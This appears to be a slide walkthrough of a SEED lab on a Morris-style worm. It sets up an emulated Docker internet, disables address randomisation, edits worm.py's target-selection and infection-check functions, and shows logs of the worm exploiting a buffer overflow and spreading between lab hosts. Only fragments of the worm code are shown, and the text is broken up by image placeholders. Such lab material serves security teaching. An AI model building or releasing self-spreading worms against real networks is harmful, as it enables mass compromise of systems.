
Add Refresh


Name	Virtual Size	Actual Size
Attached		
Kali-Linux-2021.3-vbox-amd64-disk001.vdi	80.00 GB	78.93 GB
SEED-Ubuntu20.04.vdi	80.00 GB	10.49 GB

3

Click start to launch








Download lab files


Start nano internet



```
seed@VM: ~/.../internet-nano  
[07/20/22] seed@VM:~/.../internet-nano$ dcbuild  
[07/20/22] seed@VM:~/.../internet-nano$ dcup
```



Start internet map for visualization



```
seed@VM: ~/.../map  
[07/20/22] seed@VM: ~/.../map$ dcbuild  
[07/20/22] seed@VM: ~/.../map$ dcup
```






Open Firefox and visit localhost:8080/map.html#

once a host is infected, we run "ping 1.2.3.4", so the corresponding host can flash on the map.


10.X.0.Y

- X = [151-153]
- Y = [71 - 75]



SAJIN SHIVDAS

Open **worm.py** and replace original code from Instructor



Review attacking code

```
# Find the next victim (return an IP address).  
# Check to make sure that the target is alive.  
def getNextTarget():
```

```
    while True:
```

```
        a = randint(151, 153)
```

```
        b = randint(71, 75)
```

Make sure generate valid
IPs for attacking
automatically

```
# Check whether the current host is already infected with the worm
```

```
def isInfectedAlready():
```

```
    exists = os.path.exists('badfile')
```

```
    if exists:
```

```
        subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
```

```
        return True
```


```
    else:
```

```
        return False
```

Visualizing attacked hosts
even the **badfile** exists



Start attack




```
seed@VM: ~/.../worm
[07/20/22] seed@VM: ~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[07/20/22] seed@VM: ~/.../worm$
```

disable address randomization



```
seed@VM: ~/.../worm
[07/20/22] seed@VM: ~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[07/20/22] seed@VM: ~/.../worm$ chmod +x worm.py
[07/20/22] seed@VM: ~/.../worm$ ll
total 4
-rwxrwxr-x 1 seed seed 3695 Jul 20 08:53 worm.py
[07/20/22] seed@VM: ~/.../worm$ ./worm.py
The worm has arrived on this host ^ ^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*** 10.152.0.71 is alive, launch the attack
*****
>>>> Attacking 10.152.0.71 <<<<
*****
█
```

```
seed@VM: ~/.../Internet-nano
as152h-host_4-10.152.0.75 | Connection received on 10.151.0.74 37876
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75 | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75 | Listening on 0.0.0.0 9999
as151h-host_0-10.151.0.71 | Listening on 0.0.0.0 9999
as153h-host_4-10.153.0.75 | Connection received on 10.152.0.74 45864
as151h-host_0-10.151.0.71 | Connection received on 10.151.0.72 41214
as151h-host_2-10.151.0.73 | The worm has arrived on this host ^_^
as151h-host_2-10.151.0.73 | The host is already infected; do nothing a
nd exit! |
as153h-host_2-10.153.0.73 | *** 10.153.0.72 is alive, launch the attac
k |
as153h-host_2-10.153.0.73 |
as153h-host_2-10.153.0.73 | *****
as153h-host_2-10.153.0.73 | >>>> Attacking 10.153.0.72 <<<<
as153h-host_2-10.153.0.73 | *****
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
```

```
inet 127.0.0.1 netmask 255.0.0.0
```

```
loop txqueuelen 1000 (Local Loopback)
```

```
RX packets 0 bytes 0 (0.0 B)
```

```
RX errors 0 dropped 0 overruns 0 frame 0
```

```
TX packets 0 bytes 0 (0.0 B)
```

```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
net0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
```

```
inet 10.151.0.74 netmask 255.255.255.0 broadcast 10.151.0.255
```

```
ether 02:42:0a:97:00:4a txqueuelen 1000 (Ethernet)
```

```
RX packets 80 bytes 9269 (9.2 KB)
```

```
RX errors 0 dropped 0 overruns 0 frame 0
```

```
TX packets 0 bytes 0 (0.0 B)
```

```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@76b886ec9f0a:/# ls bof -l
```

```
total 716
```

```
-rwxrwxr-x 1 root root 17768 Jan 21 2022 server
```

```
-rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
```

```
root@76b886ec9f0a:/#
```

AS151/host_3

ASN: 151

Name: host_3

Role: Host

IP: net0,10.151.0.74/24



153/host_3



153/host_4

```
151/host_2
Connecting to 68e9265eba02...
Connected to 68e9265eba02.
root@68e9265eba02:/# ls bof -l
total 772
-rw-r--r-- 1 root root 500 Aug 2 15:10 badfile
-rw----- 1 root root 315392 Aug 2 15:04 core
-rwxrwxr-x 1 root root 17768 Jan 21 2022 server
-rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 2 15:13 worm.py
root@68e9265eba02:/# ls bof -l
total 772
-rw-r--r-- 1 root root 500 Aug 2 15:10 badfile
-rw----- 1 root root 315392 Aug 2 15:04 core
-rwxrwxr-x 1 root root 17768 Jan 21 2022 server
-rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 2 15:36 worm.py
root@68e9265eba02:/# ls bof -l
total 772
-rw-r--r-- 1 root root 500 Aug 2 15:10 badfile
-rw----- 1 root root 315392 Aug 2 15:04 core
-rwxrwxr-x 1 root root 17768 Jan 21 2022 server
-rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
-rw-r--r-- 1 root root 0 Aug 2 15:40 worm.py
root@68e9265eba02:/#
```

AS151/host_2
ASN: 151
Name: host_2
Role: Host
IP: net0,10.151.0.73/24

badfile doesn't change
worm.py keeps changing

